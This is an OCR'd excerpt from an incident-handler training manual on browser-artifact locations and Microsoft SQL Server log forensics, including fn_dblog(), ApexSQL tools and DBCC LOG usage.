



Figure 9.28: Screenshot of Google Chrome history, cookies, and cache location

- **Mozilla Firefox**

  Mozilla Firefox stores cache, cookies, and history in the following system locations:

  - **Cache location**

    **C:\Users\user_name\AppData\Local\Mozilla\Firefox\Profiles\XXXXXXXX.default\cache2**

  - **Cookies location**

    **C:\Users\user_name\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXX.default\cookies.sqlite**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **History location**

  **C:\Users\user_name\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXX.default\formhistory.sqlite**

Use MZCacheView, MZCookiesView, and MZHistoryView to analyze the cache folder, cookie folder, and history data files, respectively.

- **Microsoft Edge**

Microsoft Edge stores cache, cookies, and history in the following system locations:

- **Cache location**

  **C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache**

- **Cookies location**

  **C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge_xxxxxxxxxx\AC\MicrosoftEdge\Cookies**

- **History location**

  **C:\Users\Admin\AppData\Local\Microsoft\Windows\History**

Use IECacheView, EdgeCookiesView and BrowsingHistoryView to analyze the cache folder, cookies folder, and history data files, respectively.

## Database Analysis

Organizations store their most sensitive and valuable data in databases, but the basic perimeter security of databases does not protect them from insiders. Database activity monitoring can help in detecting and protecting data from malicious insiders by terminating sessions that violate the security policy. Database activity monitoring will help incident responders to assess the extent of data leak or theft from a database. It will also help responders in analyzing the time of access, duration, location, and data accessed. Finally, it helps in determining the priority of incident and the process required to contain, eradicate, and report it. Incident responders should analyze SQL database logs to detect attacks in the OS, protocol violations, unauthorized SQL activity, etc. The perpetrators of high-risk violations should be terminated, and the server should be quarantined. Incident responders should be able to monitor Oracle, SQL Server, DB2, MySQL, and other major databases.

Incident responders should analyze the following:

- Transaction logs
- Error logs
- Trace files
- Link files
- Volatile database
- DBCC logs
- Database plan cache
- Query logs
- Listener logs
- Alert logs


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Database Analysis: Examine Microsoft SQL Server Logs

- **Examine SQL Server Logs**

  Explore and examine SQL Server logs to obtain information related to SQL Server authentication, startup and shutdown instances, and IP addresses of client connections.

  - Navigate to

    `C:\Program Files\Microsoft SQL Server\MSSQL.n\MSSQL\LOG` and open the `ERRORLOG` file with **Notepad.**

  - Examine the log file to see the record of user-defined events (such as user logins).

- **Examine SQL Server Logs in SQL Server Management Studio**

  - **Step 1**: Open **SQL Server Management Studio** → click on **View** over the menu bar (Or select F8) → select **Object Explorer**.




Figure 9.29: Screenshot of SQL Server Management Studio selecting Object Explorer

  - **Step 2**: Open **Object Explorer** → connect to the SQL server instance → expand the **Management** folder.
  - **Step 3**: Right-click on **SQL Server Logs** → expand **View** → select **SQL Server Log.**





Figure 9.30: Screenshot of SQL Server Management Studio directions to open SQL Server logs


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4**: Examine the list of logs displayed in **Log File Viewer**.

- Incident responders can use the ApexSQL Log application to examine log files and display the transactions performed in the database.






Figure 9.31: Screenshot of ApexSQL Log

## Database Analysis: Collect Volatile Database Data

Incident responders must gather volatile database information such as the login sessions and transactions of users to find evidence of attack. The following methods will help the IH&R team to collect respective volatile data from the database:

- Collect and analyze database files (.mdf) and log files (.ldf) from **`C:\Program Files\Microsoft SQL Server\MSSQLn.MSSQLSERVER\MSSQL\DATA`**.
- These files contain complete data (in .mdf files) and logs (in .ldf files) pertaining to databases.
- The **`fn_dblog()`** function allows the retrieval of the active portion of the transaction log file.
- Filter the **`fn_dblog()`** function transactions by:
  - Target database object
  - Specific columns
  - SPID and/or date/time range
  - Transaction ID
- Use ApexSQL DBA's ApexSQL audit application to track recent transaction logs.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




| Operation | Schema | Object | State | User | Begin time | End time | Parent object | Slot ID | Page ID | SPID | Transaction ID | Transaction duration |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Delete | dbo | SpatialTable_Geography | Committed | ZWERKA\Nebojsa | 2017-11-20 18:35:10 | 2017-11-20 18:35:10 | N/A | 1 | 0001:00000127 | 52 | 0000:0000343B | 00:00:00 |
| Update | dbo | table_8 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 45 | 0001:00000189 | 63 | 0000:0000343C | 00:00:00 |
| Update | dbo | table_8 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 45 | 0001:00000189 | 63 | 0000:0000343D | 00:00:00 |
| Insert | dbo | table_8 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 0 | 0001:00000189 | 63 | 0000:0000343E | 00:00:00 |
| Delete | dbo | table_5 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 1 | 0001:000001A4 | 63 | 0000:0000343F | 00:00:00 |
| Update | dbo | table_5 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 18 | 0001:00000179 | 63 | 0000:00003440 | 00:00:00 |
| Insert | dbo | table_5 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 7 | 0001:00000179 | 63 | 0000:00003441 | 00:00:00 |
| Insert | dbo | Table001 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 4 | 0001:0000038A | 63 | 0000:00003442 | 00:00:00 |
| Update | dbo | Table001 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 0 | 0001:0000038A | 63 | 0000:00003443 | 00:00:00 |
| Update | dbo | Table001 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 1 | 0001:0000038A | 63 | 0000:00003444 | 00:00:00 |
| Update | dbo | Table001 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 2 | 0001:0000038A | 63 | 0000:00003445 | 00:00:00 |
| Update | dbo | Table001 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 2 | 0001:0000038A | 63 | 0000:00003446 | 00:00:00 |
| Update | dbo | Table001 | Committed | ZWERKA\Nebojsa | 2017-11-20 18:40:32 | 2017-11-20 18:40:32 | N/A | 1 | 0001:0000038A | 63 | 0000:00003447 | 00:00:00 |
| Insert | dbo | SSN_TEST | Committed | ZWERKA\Nebojsa | 2017-11-24 20:58:12 | 2017-11-24 20:58:12 | N/A | 0 | 0001:00000139 | 59 | 0000:00003455 | 00:00:00 |
| Insert | dbo | DecimalTest | Committed | ZWERKA\Nebojsa | 2017-11-24 20:58:12 | 2017-11-24 20:58:12 | N/A | 4 | 0001:0000013B | 59 | 0000:00003456 | 00:00:00 |
| Delete | dbo | DecimalTest | Committed | ZWERKA\Nebojsa | 2017-11-28 16:03:01 | 2017-11-28 16:03:01 | N/A | 4 | 0001:0000013B | 52 | 0000:0000345E | 00:00:00 |
| Delete | dbo | SSN_TEST | Committed | ZWERKA\Nebojsa | 2017-11-28 16:03:01 | 2017-11-28 16:03:01 | N/A | 0 | 0001:00000139 | 52 | 0000:0000345F | 00:00:00 |
| Insert | dbo | ExtraordinaryAuthorsToCheckAndRemember | Committed | ZWERKA\Nebojsa | 2017-12-06 13:20:42 | 2017-12-06 13:20:42 | N/A | 0 | 0001:00000198 | 55 | 0000:00003473 | 00:00:00.0370000 |
| Insert | dbo | ExtraordinaryAuthorsToCheckAndRemember | Committed | ZWERKA\Nebojsa | 2017-12-06 13:20:44 | 2017-12-06 13:20:44 | N/A | 1 | 0001:00000198 | 55 | 0000:00003476 | 00:00:00 |
| Insert | dbo | ExtraordinaryAuthorsToCheckAndRemember | Committed | ZWERKA\Nebojsa | 2017-12-06 13:20:45 | 2017-12-06 13:20:45 | N/A | 2 | 0001:00000198 | 55 | 0000:00003477 | 00:00:00 |
| Delete | dbo | ExtraordinaryAuthorsToCheckAndRemember | Committed | ZWERKA\Nebojsa | 2017-12-06 13:20:50 | 2017-12-06 13:20:50 | N/A | 1 | 0001:00000198 | 55 | 0000:00003478 | 00:00:00 |
| Insert | dbo | ExtraordinaryAuthorsToCheckAndRemember | Committed | ZWERKA\Nebojsa | 2017-12-06 13:20:50 | 2017-12-06 13:20:50 | N/A | 3 | 0001:00000198 | 55 | 0000:00003478 | 00:00:00 |

Figure 9.32: Screenshot of ApexSQL Audit showing recent transaction activity

## Database Analysis: Using DBCC LOG Command

Database Consistency Checker (DBCC) commands may provide valuable insights to incident responders regarding the activities within a server system. The DBCC LOG command allows incident handlers to view and retrieve active transaction log files for a specific database.

Syntax: **`DBCC LOG(<databasename >, <output >)`**

The output parameter specifies the level of information that an incident handler wants to retrieve. It includes the following levels:

- 0 = minimal information of each operation such as the Current LSN, Operation, and Transaction ID
- 1 = slightly more info than 0 such as Flag Bits and Previous LSN
- 2 = detailed information, including AllocUnitId, page id, slot id, etc.
- 3 = full information about each operation
- 4 = full information on each operation, along with the hex dump of the current transaction row


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

